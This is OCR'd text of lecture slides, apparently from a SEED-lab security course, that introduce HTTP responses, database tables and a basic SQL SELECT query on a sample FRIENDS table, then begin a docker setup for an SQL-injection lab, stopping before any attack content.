
- **Format**: Status, Response Headers, Body
- **Status Codes**: 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)

Server-side functionality

- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript…)
- Query Databases
  - ➢ Relational (MySql)
  - ➢ Non-Relational (MongoDB)

Databases and Webservers

Our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of entries




FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist

Databases and Webservers

"I want to see the names of all my friends who are older than 34!"



Our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of entries

FRIENDS


ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist

Databases and Webservers

SQL Query

```
SELECT ______ FROM ______ WHERE ______
```

"I want to see the names of all my friends who are older than 34!"



Our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of entries

FRIENDS


ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist

Databases and Webservers

SQL Query

`SELECT` FirstName `FROM` FRIENDS `WHERE` AGE > 34

*"I want to see the **names** of all my **friends** who are **older than 34**!"*



Our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of entries

FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist


Databases and Webservers

*"I want to see the **names** of all my **friends** who are **older than 34**!"*

SQL Query

`SELECT` FirstName `FROM` **FRIENDS** `WHERE` **AGE > 34**

Our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of entries



FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist


Databases and Webservers

*"I want to see the **names** of all my **friends** who are **older than 34**!"*

SQL Query

```
SELECT FirstName FROM FRIENDS WHERE AGE > 34
Response: John, Sean, Tom
```

Our database consists of **tables**
Each row is an entry in the database
Each column represents an attribute of entries




FRIENDS

ID	FirstName	LastName	Age	Job
1	Reese	Pearsall	15	Instructor
2	John	Paxton	51	Director
3	Sean	Yaw	34	Professor
4	Susan	McCartney	28	Student
5	Tom	Brady	46	Quarterback
6	Parker	Pearsall	27	Chemist

Setup


We will use docker again to create a web server running an SQL server!

- cd into the `04_sqli folder`
- `docker-compose up -d`



```
[10/06/22]seed@VM:~/.../04_sqli$ docker-compose up -d
Building mysql
Step 1/7 : FROM mysql:8.0.22
8.0.22: Pulling from library/mysql
```


- `Log into the mysql server`



```
[10/06/22]seed@VM:~/.../04_sqli$ docker ps
CONTAINER ID   IMAGE                    COMMAND                  CREATED         STATUS         PORTS                 NAMES
883e1f09accc   seed-image-mysql-sqli    "docker-entrypoint.s…"   7 seconds ago   Up 6 seconds   3306/tcp, 33060/tcp   mysql-10.9.0.6
bf48a4d2de9f   seed-image-www-sqli      "/bin/sh -c 'service…"   7 seconds ago   Up 6 seconds                         www-10.9.0.5
[10/06/22]seed@VM:~/.../04_sqli$ docksh 88
root@883e1f09accc:/#
```


Setup

- Log into the mysql server



